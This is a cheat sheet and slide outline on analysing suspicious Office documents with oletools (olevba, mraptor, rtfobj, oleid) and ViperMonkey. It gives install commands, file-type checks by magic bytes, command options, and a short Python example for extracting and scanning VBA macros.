- **Oletools : olevba, MacroRaptor**
 - <http://www.decalage.info/python/oletools>
 - <https://github.com/decalage2/oletools>
 - <https://twitter.com/decalage2>
- **ViperMonkey:**
 - <https://github.com/decalage2/ViperMonkey>
 - http://www.decalage.info/vba_emulation
- **Oledump :**
 - <http://blog.didierstevens.com/programs/oledump-py/>
 - <https://github.com/decalage2/oledump-contrib>
- **Microsoft specifications :**
 - [MS-VBAL, MS-OVBA](#)

How to install oletools

- Install the latest Python 3.x (or 2.7) if you don't have it:
 - <https://www.python.org/downloads/>
- Download+Install/update oletools in one go:
 - Windows:
 - `pip install -U oletools`
 - Linux:
 - `sudo -H pip install -U oletools`
- All the tools should be directly available from any directory
 - From example you just need to type “olevba” or “mraptor”
- More Options:
 - <https://github.com/decalage2/oletools/wiki/Install>

How to analyse a suspicious file with oletools and ViperMonkey? (1/2)

- **First, identify the actual type of the file:**
 - Do not trust file extensions!
 - Tools like exiftool are great, but may give inaccurate results in some rare cases (e.g. some OLE files appear as FlashPix images)
 - The best tool for this is a hex viewer
 - If you don't have one, oletools includes ezhexviewer
- **Check the first few bytes of the file:**
 - "D0 CF 11 E0" in hex => OLE file (Word/Excel/PPT 97)
 - "PK" => Zip file or OpenXML (Word/Excel/PPT 2007+)
 - "<xml" => XML file, maybe Word/Excel/PPT 2003 or 2007 XML
 - "ID" => SLK file
 - "MIME" in the 1st lines => probably a MHT file
 - "{\rtf" => RTF file

How to analyse a suspicious file with oletools and ViperMonkey? (2/2)

- **If this is a RTF file:**
 - **rtfobj**: to detect/extract OLE objects (e.g. Equation editor exploits)
 - **msodde**: to detect DDE links
- **For any other file format** (OLE, OpenXML, XML, MHT, SLK):
 - **olevba**: to detect/extract and analyse VBA/XLM macros
 - **oleobj**: to detect/extract OLE objects and external links (e.g. attached templates, remote OLE objects)
 - **msodde**: to detect DDE links
 - **ViperMonkey**: to analyse obfuscated VBA macros, after olevba
- **For OLE files:**
 - **olemeta, oletimes, oledir, olemap**: for more metadata and file info.

Oletools cheat sheet

- https://github.com/decalage2/oletools/blob/master/cheatsheet/oletools_cheatsheet.pdf

OLETOOLS 0.51 CHEAT SHEET

Homepage: <https://decalage.info/python/oletools>
Doc: <https://github.com/decalage2/oletools/wiki>
Issues/Questions: <https://github.com/decalage2/oletools/issues>

INSTALL - UPDATE

Install/Update **latest release version**:
`pip install -U oletools`
* On Linux, add "sudo -H" before pip.
Note: this will automatically create **shortcuts** to run oletools from any folder: olevba, mraptor, oleid, etc
Install/Update **latest development version**:
`pip install -U https://github.com/decalage2/oletools/archive/master.zip`
More options: <https://github.com/decalage2/oletools/wiki/Install>

COMMON OPTIONS

Options common to several oletools:

<code>-r</code>	find files recursively in subdirectories
<code>-z <password></code>	Open a password-protected zip file Ex: <code>-z infected</code>
<code>-f <filespec></code>	Files to be processed within a zip file. Wildcards supported. Default: * (all) Ex: <code>-f word/*.bin</code>
<code>-l LEVEL</code> <code>--loglevel=LEVEL</code>	logging level = debug, info, warning, error or critical (default=warning) Ex: <code>-l debug</code>
<code>-h</code>	Show help

OLEID – QUICK CHECK FOR SECURITY ISSUES

`oleid <file>`

Checks: file format, application, encryption, macros, Flash objects, OLE objects.

OLEVBA – EXTRACT AND SCAN VBA MACROS

`olevba [options] <file1> [file2 ...]`

<code>-a</code> <code>--analysis</code>	display only analysis results, not the macro source code
<code>-c</code> <code>--code</code>	display only VBA source code, do not analyze it
<code>--decode</code>	display all the obfuscated strings with their decoded content (Hex, Base64, StrReverse, Dridex, VBA)
<code>--attr</code>	display the attribute lines at the beginning of VBA source code
<code>--reveal</code>	display the macro source code after replacing all the obfuscated strings by their decoded content
<code>--deobf</code>	Attempt to deobfuscate VBA expressions (slow)
<code>--relaxed</code>	Do not raise errors if opening of substream fails
<code>-t</code> <code>--triage</code>	triage mode, display results as a summary table (default for multiple files)
<code>-d</code> <code>--detailed</code>	detailed mode, display full results (default for single file)
<code>-j</code> <code>--json</code>	json mode, detailed in json format

MRAPTOR – DETECT MALICIOUS MACROS

`mraptor [options] <file1> [file2 ...]`

<code>-m</code> <code>--matches</code>	Show matched strings
---	----------------------

An exit code is returned based on the analysis result:

0: No Macro	10: ERROR
1: Not MS Office	20: SUSPICIOUS
2: Macro OK	

RTFOBJ – OLE OBJECTS IN RTF

`rtfobj [options] <file1> [file2 ...]`

<code>-s <obj#></code> <code>--save=<obj#></code>	Save the object corresponding to the provided number to a file, for example "-s 2". Use "-s all" to save all objects at once.
--	---

SUPPORTED FORMATS

Tool	doc xls ppt	docx/m xlsx/m pptx/m	rtf	mht mhtml	Word 2003 xml	pub vsd
<code>oleid</code>	X	-	-	-	-	X
<code>olevba</code>	X	X	-	X	X	X
<code>mraptor</code>	X	X	-	X	X	X
<code>rtfobj</code>	-	-	X	-	-	-

olevba – Python API

- How to integrate olevba into Python scripts:
 - <https://github.com/decalage2/oletools/wiki/olevba>

```
from oletools.olevba import VBA_Parser, VBA_Scanner
import sys
vba = VBA_Parser(sys.argv[1])
if vba.detect_vba_macros():
    print('VBA Macros found')
    for (filename, stream_path, vba_filename, vba_code) in vba.extract_macros():
        print('-' * 79)
        print('Filename      :', filename)
        print('OLE stream   :', stream_path)
        print('VBA filename:', vba_filename)
        print('- ' * 39)
        print(vba_code)
        print('- ' * 39)
        vba_scanner = VBA_Scanner(vba_code)
        results = vba_scanner.scan(include_decoded_strings=True)
        for kw_type, keyword, description in results:
            print('type=%s - keyword=%s - description=%s' % (kw_type, keyword, description))
else:
    print('No VBA Macros found')
vba.close()
```

Other Analysis Tools & Techniques

- **Oledump by Didier Stevens**
- **Loffice – Lazy Office Analyzer:**
 - Use a debugger to trace VBA activity in Word.
 - <https://github.com/tehsyntx/loffice>
- **Vba-dynamic-hook / Joe Sandbox:**
 - Modify the VBA code to hook all interesting function calls.
 - Run it in MS Word.
 - <https://github.com/eset/vba-dynamic-hook>